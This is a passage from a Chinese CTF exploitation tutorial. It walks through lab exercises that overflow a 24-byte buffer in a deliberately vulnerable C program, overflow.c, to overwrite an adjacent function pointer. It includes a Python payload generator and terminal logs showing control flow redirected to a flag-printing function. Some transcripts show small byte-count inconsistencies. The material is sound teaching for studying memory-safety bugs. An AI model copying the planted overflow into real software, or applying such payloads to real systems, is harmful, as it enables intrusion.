-no-pie 只让这个可执行文件本身的代码地址固定, 不代表栈、共享库的地址也固定。PI 能成, 靠的是程序把 win 和 normal 的相对位置写进了反汇编、并且指针初值可控。

3.9 checksec / pwntools（可选，本册不依赖）

checksec 一条命令汇总保护状态（RELRO/Canary/NX/PIE），读起来很省事。Ubuntu 里可用 **pwntools** 自带的 **checksec**，或 `sudo apt install checksec`。本册不依赖它：用 **file**、**readelf**、**objdump** 三件套就能得到同样的结论，而且更能看清每条结论的依据。

pwntools 是 Pwn 常用的 Python 框架（`from pwn import *`），封装了远程连接、**pack/unpack** 等。常用到再装：`python3 -m pip install pwntools`。本册全部脚本只用标准库（**struct**、**socket**、**re**），因此在没装 **pwntools** 的机器上也能跑完所有练习。

小技巧

先用标准库把原理吃透，再上 **pwntools** 提效率。工具是加速器，不是理解的替代品。

3.10 工具箱小结

想做什么	用什么	关键点
判断文件类型/架构	<code>file</code> 文件	EXEC 固定地址, PIE 随机地址
看 ELF 类型与入口点	<code>readelf -h</code> 文件	Type: EXEC / DYN; 入口点 0x401090
读函数地址	<code>nm</code> 文件 <code>grep win</code>	需 not stripped; 地址属当前产物
看调用点/偏移	<code>objdump -d</code> 文件 <code>tail</code>	找 <code>call %rax</code> 与 <code>mov \$0x20,%edx</code>
找常量/flag	<code>strings</code> 文件 <code>grep flag</code>	明文常量一眼可见
看原始字节	<code>xxd</code> 文件	ELF 头 7f45 4c46; payload 长度 0x20
整数 ↔ 字节	<code>struct.pack('<Q', addr)</code>	< 小端; 8 字节宽
开/关保护编译	<code>gcc -O0 [-no-pie] ...</code>	-fno-stack-protector 关 Canary

第四章 题目：题面卡与逐题图解带做

本章目标：八道题，每题一节：先用题面卡把“给什么、要什么、考什么”读清楚，紧接着就是这道题的完整解题步骤——读题与思路、分步操作与观察、结果与核对、为什么会成功、排错指南、变式练习。建议先只读题面卡自己动手试 10–15 分钟，卡住再看后面的步骤。

每张卡的字段固定为：题目来源 / 给定材料 / 目标 / 交付物 / 考点 / 前置知识 / 难度。难度用星表示：★○○ 入门、★★○ 进阶、★★★ 挑战。读完卡片先自己想两分钟，再往下看这道题的解题步骤。

本章按 P0 → P1 → P2 → P3 → P4 → 296 → 167 → 514 顺序展开。每题都先讲“看到题先想什么”，再一步步操作。建议先遮住本章自己做一遍，卡住了再对照。

做题顺序建议 P0 → P1 → P2 → P3 → P4 → 296 → 167 → 514。前四题练“看布局、造字节、用格式串”，P4 练“读懂保护”，296 练“串利用链”，167 练“纯逻辑竞态”，514 练“没有附件、只有在线服务时怎么靠交互把漏洞量出来”。卡住超过 20 分钟就看第 4 章对应小节的“读题与思路”。

4.1 题 P0：24 字节数组后面紧跟什么？

题 P0 题面卡

题目来源：本地练习 labs/pwn/overflow.c（离线可做）

给定材料：源码里 struct Session { char name[24]; void (*next)(void); }; 程序从 name 开始读 32 字节

目标：说清第 25 个输入字节落在哪个字段，并给出结构体大小与 next 的偏移

交付物：两个数字：sizeof(struct Session) 与 offsetof(next)，并说明第 25 字节落在哪里

考点：结构体布局与偏移；read 的第三个参数为什么比数组大

前置知识：1.4 节 gcc 编译；2.5 节 C 结构体与偏移；3.4 节 objdump

难度：★○○（入门）

读题与思路 交付物是两个数字加一句判断。题面给了源码结构体，程序却要读 32 字节。看到这类题，第一个动作是**量布局**：`name[24]` 占多少、后面的指针占多少、指针从第几个字节开始。为什么必须先量？因为“越界写入”本身不是漏洞，多写的那几个字节落到哪个字段才是。

具体到这道题，按顺序问三个问题：`name` 后面紧跟什么字段（读结构体声明：一个函数指针 `next`）？它多大（64 位下指针固定 8 字节）？从哪个偏移开始（`name` 长 24，所以偏移 24）？再补一问：程序到底要写多少字节（`sizeof session = 整个结构体 = 32`）？这四个问题一答，第 25 个字节的落点就确定了。做题时还要养成一个习惯：**结论要有第二个独立证据**——所以量完布局（第 3 步）还要用反汇编交叉验证一次（第 4 步），两条路径都指向同一个数字才敢下笔。

分步操作与观察

1. 读源码，确认数组声明与紧邻字段：

```
cat ~/pwn-lab/overflow.c
```

应该看到 `char name[24]`；紧接着 `void (*next)(void);`。`next` 是一个函数指针，占 8 字节。

2. 源码要带着行号看。不要把源码从头读到尾，用 `grep -n` 把关键行直接定位出来（图 4.1）：

```
cd ~/pwn-lab && grep -n struct overflow.c
cd ~/pwn-lab && grep -n -A 4 struct overflow.c
cd ~/pwn-lab && grep -n -e read -e session.next overflow.c
```

应该看到：结构体声明在**第 8–11 行**（`char name[24]`；是第 9 行、`void (*next)(void);`；是第 10 行）；`read` 在**第 18 行**、`session.next()`；在**第 19 行**。带着行号讨论“哪一行有问题”，比笼统说“程序有个漏洞”精确得多——P1、P4 都会反复用到这几个行号。

3. 用一个小程序实测布局。`layout.c` 已随包放在 `labs/pwn/`，并在第 1 章复制到了 `~/pwn-lab/`；它的作用是用 `offsetof` 直接问编译器“某字段排在第几个字节”，代码只有这么几行：


```
#include <stddef.h>
#include <stdio.h>
struct Session { char name[24]; void (*next)(void); };
int main(void) {
    printf("sizeof(struct Session) = %zu\n", sizeof(struct Session));
    printf("offsetof(next) = %zu\n", offsetof(struct Session, next));
    return 0;
}
```

(结构体定义要和 `overflow.c` 里逐字一致, 否则量出来的偏移没有意义。) 如果你的练习目录里没有这个文件, 照上面内容新建 `layout.c` 存盘即可。编译运行:

```
cd ~/pwn-lab && gcc -o layout layout.c && ./layout
```

图 2.2 是真实执行结果: `sizeof(struct Session) = 32`、`offsetof(next) = 24`。这一步把“猜”变成“量”。

4. 用反汇编交叉验证。 `objdump -d overflow | tail -32` (图 3.3) 里, `read` 的目标地址是 `-0x20(%rbp)`、函数指针在 `-0x8(%rbp)`, 两者相差 `0x18 = 24`, 与 `offsetof` 结果一致。
5. 结论: 输入从偏移 0 开始写, 偏移 0-23 是 `name`, 偏移 24 起是 `next`。所以第 25 个输入字节 (按 1 开始计数) 落在偏移 24, 也就是 `next` 的第一个字节。



```
Source navigation with grep -n

mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && grep -n struct overflow.c
8:struct Session {
14:     struct Session session = {{0}, normal};
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && grep -n -A 4 struct overflow.c
8:struct Session {
9-     char name[24];
10-     void (*next)(void);
11-};
12-
--
14:     struct Session session = {{0}, normal};
15:     puts("Name:");
16:     fflush(stdout);
17:     /* Deliberately writes past name into the adjacent function pointer. */
18:     if (read(STDIN_FILENO, session.name, sizeof session) < 0) return 1;
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && grep -n -e read -e session.next overflow.c
18:     if (read(STDIN_FILENO, session.name, sizeof session) < 0) return 1;
19:     session.next();
```

图 4.1: 第 4 章 P0 第 2 步: 用 `grep -n` 带行号定位关键行——结构体在 8-11 行、`read` 在 18 行、`session.next()`; 在 19 行 (真实终端实录, WSL)

结果与核对 `sizeof(struct Session) = 32` (本机实测, 换构建重测), `offsetof(next) = 24` (本机实测, 换构建重测)。第 25 个字节落在 `next` 函数指针的第一个字节。两条独立证据

(`offsetof` 实测 + `objdump` 反汇编的 `0x18` 间距) 互相印证, 结论可靠。

为什么会成功 一句话机制: 结构体字段在内存里按声明顺序连续排列, 指针是 8 字节。展开说: `name[24]` 占偏移 0–23, `next` 从偏移 24 开始、占 24–31, 所以结构体总大小 32。程序写“32 字节”而不是“24 字节”, 等于主动多写了 8 字节, 恰好完整覆盖 `next`。你也可能遇到编译器插入“填充字节”的情况——那就以 `offsetof` 实测为准, 别照抄 24。

排错指南

- `offsetof(next)` 结果不是 24: 检查 `layout.c` 里的结构体定义是否和 `overflow.c` 逐字一致 (顺序、数组长度、指针类型); 换编译器/参数也可能变, 以实测为凭;
- `gcc: layout.c: No such file`: 你不在 `~/pwn-lab`, 或还没创建 `layout.c`, 先 `cd` 到正确目录并确认文件存在;
- 反汇编里找不到 `read: main` 不在 `tail` 的范围里, 把 `tail -32` 换成更大的数字或直接 `objdump -d overflow | grep -A30 "<main>";`
- 把结构体大小算成 24: 忘了 `sizeof session` 含函数指针, $24 + 8 = 32$, 不是数组大小 24。

变式练习

1. 把 `layout.c` 里的 `name` 改成 `char name[32];`, 重新编译运行, 预测并验证新的 `offsetof(next)` 与结构体大小。
2. 把结构体改成 `char tag; char name[24]; void (*next)(void);`, 观察编译器是否在 `tag` 与 `name` 之间插入填充, 并解释为什么偏移会变。
3. 在 `overflow.c` 里把 `read` 的第三个参数从 `sizeof session` 改成 `sizeof session.name`, 重新编译, 观察越界警告是否消失, 并说明这样改是否“修好了漏洞”。

4.2 题 P1：怎样把函数指针改指向 win?

题 P1 题面卡

题目来源：本地练习 labs/pwn/overflow.c（离线可做）

给定材料：编译产物 ~/pwn-lab/overflow；源码里有会打印 flag 的 win 函数

目标：构造恰好 32 字节的输入，让程序调用 win 并打印 flag

交付物：payload 文件（或一条可复现命令）+ 程序输出的 flag{...}；同时给出 win 地址来源

考点：越界写入覆盖相邻函数指针；小端地址打包；payload 长度核对

前置知识：2.5 节结构体偏移；2.6 节越界写入；2.7 节字节序；3.3/3.4 节 nm、objdump

难度：★★○（进阶）

读题与思路 交付物是程序打印的 flag。P0 已经量出“偏移 24 起是函数指针”，本题要把它改成 win 的地址。先把这道题的四问答一遍，后面的每个动作才有依据：

1. **漏洞在哪**：main 第 18 行的 `read(0, session.name, sizeof session)` 要写 32 字节，目标是 24 字节的数组——多写的 8 字节落在哪里，P0 已经量清楚；
2. **我能控制什么**：从结构体开头算，偏移 0-31 全部由输入决定，其中偏移 24-31 正好是函数指针 `next` 的 8 个字节；
3. **我要去哪里**：源码里只有 `win()` 会打印 flag（`normal()` 打印的是 Try again.），所以目标是让 `session.next()` 这一步跳到 win；
4. **有没有拦路虎**：本题的编译参数 `-O0 -fno-stack-protector -no-pie` 让地址固定、越界写不被检测，两大前提都满足，不需要额外绕过（P4 会演示前提不满足时会怎样）。

四问答完，执行计划就固定成三步：**先建基线**（正常输入得到什么，用来对照）、**再取地址**（当前产物里 win 在哪，只能从 nm 读）、**最后造字节**（24 个填充 + 8 字节小端地址 = 32 字节）。为什么顺序不能颠倒？不先建基线，程序打印 Try again. 时你分不清是“payload 没生效”还是“程序本来就是这个行为”；不先从当前产物取地址，你可能抄到别的构建的地址，一跳就段错误。

还有两个容易忽略的细节。第一，**地址只能从当前产物读**，讲义里的 0x401190 只是这次编译的结果。第二，**送进去的字节数必须自己数**：echo 会额外送一个换行，手敲 32 个字符也不可靠，所以本册一律用“文件重定向”把精确构造好的 payload.bin 喂给程序，并用 `wc -c` 复核长度——这一步做错了，后面看到的所有现象都会误导你。

分步操作与观察

1. 先跑正常输入，记录基线：

```
cd ~/pwn-lab && echo alice | ./overflow
cd ~/pwn-lab && echo bob | ./overflow; echo exit code OK
```

图 4.2 是真实结果：两次都打印 Name: 加 Try again., 并且程序正常退出（打印了 exit code OK）。这一步确认“调用 normal 打印 Try again.”是正常行为。

2. 读源码，确认 win 就是会打印 flag 的函数：

```
cat ~/pwn-lab/overflow.c
```

图 4.3 是真实结果：static void normal(void) { puts("Try again."); }, void win(void) { puts("flag{control_flow_redirected}"); }, read 从 session.name 写 sizeof session (32) 字节。看到 win 的存在，就知道本题的目标是“让程序跳进 win”。

3. 取当前产物里 win 的地址（图 3.2 下半）：

```
cd ~/pwn-lab && nm overflow | grep -e win -e normal
```

应该看到 0000000000401190 T win。这个地址是本次编译产物特有的，换构建要重读。同时也看到 normal 在 0x401176，正是函数指针的初值。

4. 用 Python 生成 payload 并核对长度。make_payload.py 已随包放在 labs/pwn/，并在第 1 章复制到了 ~/pwn-lab/；如果你换了练习目录、那里没有这个文件，就照下面内容新建一个（务必把 win 的地址换成你上一步 nm 读到的那个，换构建后地址会变）：

```
import struct
win = 0x401190 # from: nm overflow | grep win (this build only!)
payload = b"A" * 24 + struct.pack("<Q", win)
open("payload.bin", "wb").write(payload)
print("win address =", hex(win))
print("payload len =", len(payload))
print("payload hex =", payload.hex())
```

运行它生成 payload，再看生成的字节：

```
cd ~/pwn-lab && python3 make_payload.py
cd ~/pwn-lab && xxd payload.bin
```

图 4.4 是真实结果：脚本打印 win address = 0x401190、payload len = 32、payload hex = 4141...9011400000000000；xxd 显示前 24 个 41（24 个 A）后紧跟 9011 4000 0000 0000。长度是 32、末 8 字节是小端地址——两个前提都满足。

5. 亲自动手核对字节数。先看清 echo 与 printf 送出的字节数差别（图 4.5）：

```
cd ~/pwn-lab && printf AAAA | wc -c
cd ~/pwn-lab && echo AAAA | wc -c
cd ~/pwn-lab && echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA | wc -c
cd ~/pwn-lab && wc -c payload.bin
```

应该看到 `printf AAAA` 是 4 字节，而 `echo AAAA` 是 5 字节——`echo` 会额外补一个换行符；所以“敲 32 个 A 再 `echo`”实际送出的是 33 字节。最后一条 `wc -c payload.bin` 显示 32，这才是能送进程序的输入。二进制 **payload** 一律用文件重定向，不用 `echo`。

6. 再做一次长度实验：把 32 字节的 `payload` 剪短、加长，看程序分别怎么反应（图 4.6）：

```
cd ~/pwn-lab && head -c 31 payload.bin > p31.bin && cp payload.bin p33.bin &&
printf X >> p33.bin && wc -c p31.bin payload.bin p33.bin
cd ~/pwn-lab && ./overflow < p31.bin && echo 31 bytes OK
cd ~/pwn-lab && ./overflow < p33.bin && echo 33 bytes OK
cd ~/pwn-lab && ./overflow < payload.bin && echo 32 bytes OK
cd ~/pwn-lab && printf AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA | ./overflow && echo 25 bytes
A-fill no flag no Try again
cd ~/pwn-lab && printf AAAAAAAAAAAAAAAAAAAAAA | ./overflow && echo 20 bytes still
the normal branch
```

这张图要逐段读，它解释了“为什么规矩是 32”：

- 前四条：`p31.bin` 是 `payload.bin` 的前 31 字节（24 个 A 加地址的高 7 位），`p33.bin` 是在 32 字节后再补一个 X；31、32、33 三个长度本次都打印了 **flag**；
- 但只有 32 是“把 8 字节地址完整写满”。31 能成功，是因为指针原来的最高字节本来就是 00（`normal` 与 `win` 都在 `0x00401xxx` 段，图 4.4 末 8 字节里那一串 00 就是证据）；33 “没炸”，是因为多出的那个字节盖到了栈上保存的 `rbp` 低字节，本次恰好没造成可见后果；
- 最后两条是“长度不对”的另两种典型现象：25 个 A（首字节被改成无效值 `0x41`）只打印 `Name:`，既不打印 **flag** 也不打印 **Try again**——程序跳去了别处；20 字节没碰到指针，走正常分支打印 `Try again.`。


结论：31 与 33 的成功是**碰巧**（地址高位本来就是 0、多写的那个字节恰好无害），换一个地址或换一种栈布局立刻失效；能保证成功的是“偏移 0-23 填满、偏移 24-31 写完整 8 字节地址”，也就是恰好 32 字节。

7. 把 `payload` 送进程序（两种方式都试一次）：

```
cd ~/pwn-lab && ./overflow < payload.bin
```

```
cd ~/pwn-lab && python3 -c "import struct,sys;sys.stdout.buffer.write(b'A'*24+
struct.pack('<Q',0x401190))" | ./overflow
```

图 4.7 是真实结果：两条命令都输出 `flag{control_flow_redirected}`。同一张图最后一行还重跑了 `echo alice | ./overflow`，仍得到 `Try again.`，证明“正常输入走正常分支、构造输入走 win”两种行为可复现。



```
P1 baseline: normal input prints Try again.

mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && echo alice | ./overflow
Name:
Try again.
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && echo bob | ./overflow; echo exit code OK
Name:
Try again.
exit code OK
```

图 4.2: 第 4 章 P1 第 1 步：基线——普通输入 `echo alice | ./overflow` 得到 `Try again.` 且程序正常退出（真实终端实录，WSL）

```
P0/P1 read the source: overflow.c

mzj@Ubuntu-24.04:~$ cat ~/pwn-lab/overflow.c
/* Exercise P1: a small, deliberate control-flow overwrite. Build in WSL. */
static void normal(void) { puts("Try again."); }
void win(void) { puts("flag{control_flow_redirected}"); }
struct Session {
    char name[24];
    void (*next)(void);
};
int main(void) {
    struct Session session = {{0}, normal};
    puts("Name:");
    fflush(stdout);
    /* Deliberately writes past name into the adjacent function pointer. */
    if (read(STDIN_FILENO, session.name, sizeof session) < 0) return 1;
    session.next();
    return 0;
}
```

图 4.3: 第 4 章 P1 第 2 步: cat overflow.c 全文——win 打印 flag、read 写 32 字节进 name[24] (真实终端实录, WSL)

```
P1 build the payload and view bytes with xxd
```

```
mzj@Ubuntu-24.04:~$ cat ~/pwn-lab/make_payload.py  
import struct  
  
win = 0x401190          # from: nm overflow | grep win    (this build only!)  
payload = b"A" * 24 + struct.pack("<Q", win)  
open("payload.bin", "wb").write(payload)  
print("win address      =", hex(win))  
print("payload len      =", len(payload))  
print("payload hex       =", payload.hex())  
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && python3 make_payload.py  
win address           = 0x401190  
payload len            = 32  
payload hex           = 414141414141414141414141414141414141414141414141901140000000000000  
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && xxd payload.bin  
00000000: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA  
00000010: 4141 4141 4141 4141 9011 4000 0000 0000  AAAAAAA..@.....
```

图 4.4: 第 4 章 P1 第 4 步: `make_payload.py` 生成 32 字节 payload, `xxd` 显示 24 个 41 加 9011 4000 ... (真实终端实录, WSL)

```
Byte count: printf vs echo
```

```
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && printf AAAA | wc -c
4
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && echo AAAA | wc -c
5
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA | wc -c
33
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && wc -c payload.bin
32 payload.bin
```

图 4.5: 第 4 章 P1 第 5 步: 字节数核对——printf AAAA 是 4 字节、echo AAAA 是 5 字节 (多一个换行), 32 个 A 送进去其实是 33 字节, payload.bin 恰好 32 (真实终端实录, WSL)

```
P1 length experiment: 20 / 25 / 31 / 32 / 33 bytes

mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && head -c 31 payload.bin > p31.bin && cp payload.bin p33.bin &&
printf X >> p33.bin && wc -c p31.bin payload.bin p33.bin
31 p31.bin
32 payload.bin
33 p33.bin
96 总计
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && ./overflow < p31.bin && echo 31 bytes OK
Name:
flag{control_flow_redirected}
31 bytes OK
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && ./overflow < p33.bin && echo 33 bytes OK
Name:
flag{control_flow_redirected}
33 bytes OK
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && ./overflow < payload.bin && echo 32 bytes OK
Name:
flag{control_flow_redirected}
32 bytes OK
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && printf AAAAAAAAAAAAAAAAAAAAAA | ./overflow && echo 25 bytes
A-fill no flag no Try again
Name:
25 bytes A-fill no flag no Try again
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && printf AAAAAAAAAAAAAAAAAAAAAA | ./overflow && echo 20 bytes still
the normal branch
Name:
Try again.
20 bytes still the normal branch
```

图 4.6: 第 4 章 P1 第 6 步: 长度实验——31/32/33 字节都打印了 flag (31、33 属于碰巧成立), 25 个 A 只打印 Name:, 20 字节走正常分支 (真实终端实录, WSL)

```
P1 send the payload: win() prints the flag

mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && ./overflow < payload.bin
Name:
flag{control_flow_redirected}
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && python3 -c "import
struct,sys;sys.stdout.buffer.write(b'A'*24+struct.pack('<Q',0x401190))" | ./overflow
Name:
flag{control_flow_redirected}
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && echo alice | ./overflow
Name:
Try again.
```

图 4.7: 第 4 章 P1 第 7 步: 文件重定向与管道两种方式都得到 flag{control_flow_redirected}, 再跑正常输入仍是 Try again. (真实终端实录, WSL)

结果与核对 程序打印:

```
flag: flag{control_flow_redirected}
```

独立核对有四条: 一, `len(payload)==32` (24 填充 + 8 地址); 二, `payload[-8:].hex()` 等于 `9011400000000000`, 与 `nm` 读到的 `win=0x401190` 的小端一致; 三, 用正常输入重跑, 程序仍打印 `Try again.`, 说明行为只由输入决定, 不是程序坏了; 四, 图 4.6 还提醒一件事: “打印出 flag” 不等于 “构造完全正确” —— 31 与 33 字节也能打印, 所以必须用前两条核对构造本身, 不能只看最后一行输出。

为什么会成功 一句话机制: 越界的 8 字节落到了函数指针 `next` 上, 把它改成了 `win` 的地址。展开说: 程序从 `name` 起写 32 字节, 前 24 字节是 “名字”, 后 8 字节正好盖住 `next`。因为 `next` 是指针, 程序随后执行 `session.next()`, 即 `call *%rax, rax` 里已是你写进去的 `win` 地址, 于是跳进 `win`。这里没有执行任何新代码 (没放 `shellcode`), 只是 “借用” 了程序里已有的函数——这正是它不受 NX 影响的原因 (见 P4)。地址必须是小端 8 字节原始数据, 写十进制文本程序读不懂。

排错指南

- 程序打印 Try again.: 输入长度不超过 24 字节, 指针根本没被碰到 (图 4.6 里 20 字节那一条就是这种)。先用 `wc -c` 看输入长度;
- 程序只打印 Name: 就结束, 既没有 flag 也没有 Try again.: 指针被**部分**改写成无效地址 (例如 25 个 A 把首字节改成 0x41), 程序跳去了别处。逐字节核对输入末 8 字节;
- 程序段错误 (Segmentation fault): 地址无效或宽度不对——常是把 0x401190 当成文本写进去, 或用了 4 字节的 '`<I`' 打包。核对 `payload[-8:].hex() == '9011400000000000'`;
- 地址不对: 你可能抄了旧地址。重新 `nm overflow | grep win` 读“刚编译的这个文件”;
- 管道传不进去零字节: 某些 shell/工具会截断含 `\x00` 的数据; 改用 `./overflow < payload.bin` 这种文件重定向最稳;
- 用了 `overflow-pie` (默认编译) 却还想着跳 0x401190: PIE 版地址每次加载都变, `nm` 的地址用不上, 见 P4。

变式练习

1. 把 `make_payload.py` 里的填充字符从 A (0x41) 改成 B, 重新生成并 `xxd` 核对: 功能应完全一样, 体会“填充内容无所谓, 长度才关键”。
2. 把 `payload` 做成 31 字节与 33 字节各跑一遍 (图 4.6 已给出真实现象: 两者都成功)。请解释: 31 字节为什么也能跳对? 如果 `win` 的地址是 0x7f1122334455 这种最高字节非零的地址, 31 字节还会成功吗? 33 字节“没炸”又是因为多出的那个字节落到了哪里?
3. 把目标地址改成同一产物里 `normal` 的地址 (0x401176) 打包送进去, 观察程序仍打印 Try again., 从现象反证“指针被改写成了我给的地址”。

4.3 题 P2：地址 0x401190 该按什么顺序写？

题 P2 题面卡

题目来源：本地练习（离线可做），题面即本卡

给定材料：一个地址值 0x401190；背景是 P1 的目标字段需要一个 8 字节的指针

目标：给出该地址在 x86-64 小端内存里的 8 个字节，并说明如何用 Python 生成与还原

交付物：8 字节序列（十六进制形式）+ 一段 struct.pack/unpack 的核对代码

考点：字节序；整数与原始字节的区别；高位零字节不能丢

前置知识：2.7 节字节序；3.6 节 xxd；3.7 节 struct

难度：★○○（入门）

读题与思路 本题只问一个地址该怎么写成字节。看到“地址 + 8 字节”，要立刻调出两条知识：x86-64 是小端（低位在前），指针宽度是 8 字节（高位零必须保留）。所以先把 0x401190 看成 0x0000000000401190，再从小端拆成 90 11 40 00 00 00 00 00。为什么强调“别写成文本”？因为目标字段是指针，它期待 8 个原始字节；把 0x401190 这七个字符敲进去，字段里会变成字符 0、x、4 的编码，完全不是那个地址。

分步操作与观察

1. 用 struct.pack 打包并用两种视图核对（图 2.3）：

```
cd ~/pwn-lab && python3 endian_demo.py
```

应该看到 little-endian = 90 11 40 00 00 00 00 00、big-endian = 00 00 00 00 00 40 11 90、unpack back = 0x401190。小端与大端正好反序，解包能还原，说明这就是正确的 8 字节。

2. 再看“字节列表”视角（图 2.4）：

```
cd ~/pwn-lab && python3 -c "import struct;b=struct.pack('<Q',0x401190);print(b.hex());print(list(b));print(len(b))"
```

应该看到 9011400000000000、[144, 17, 64, 0, 0, 0, 0, 0]、8。144=0x90、17=0x11、64=0x40，只是同一个字节的十进制写法。

3. 放进完整 payload 的语境里看：这就是 P1 那 8 字节尾巴。xxd payload.bin（图 4.4）里第 25–32 字节正是 9011 4000 0000 0000。

结果与核对 8 字节序列（小端）是 90 11 40 00 00 00 00 00，即十六进制串 9011400000000000。

独立核对：struct.unpack('<Q', b)[0] 还原出 4198800，其十六进制为 0x401190，与输入一致。本机实测，换构建重测——这个地址只属于当前 overflow 产物。

为什么会成功 一句话机制：**地址是整数**，写进内存要按字节序展开成固定宽度。展开说：CPU 从内存读一个 8 字节指针时，按“低位在低地址”解释，所以必须先写 0x90 再写 0x11……最后补 00。如果漏掉末尾的零字节，指针就少了两字节，程序读到的地址会错位。`struct.pack('<Q', addr)` 一次把这三件事（小端、8 字节宽、零填充）都做对了，所以比自己手拼字节可靠。

排错指南

- 打出来是 90114000（4 字节）：用了 '`<I`' 而不是 '`<Q`'。64 位地址必须用 8 字节；
- 打出来是 0011409000000000 之类：方向反了或手工拼错，检查格式符 `<`（小端）和字节顺序；
- 解包结果不等于原地址：格式符必须与打包时一致（都 '`<Q`'），否则会得到奇怪的大整数；
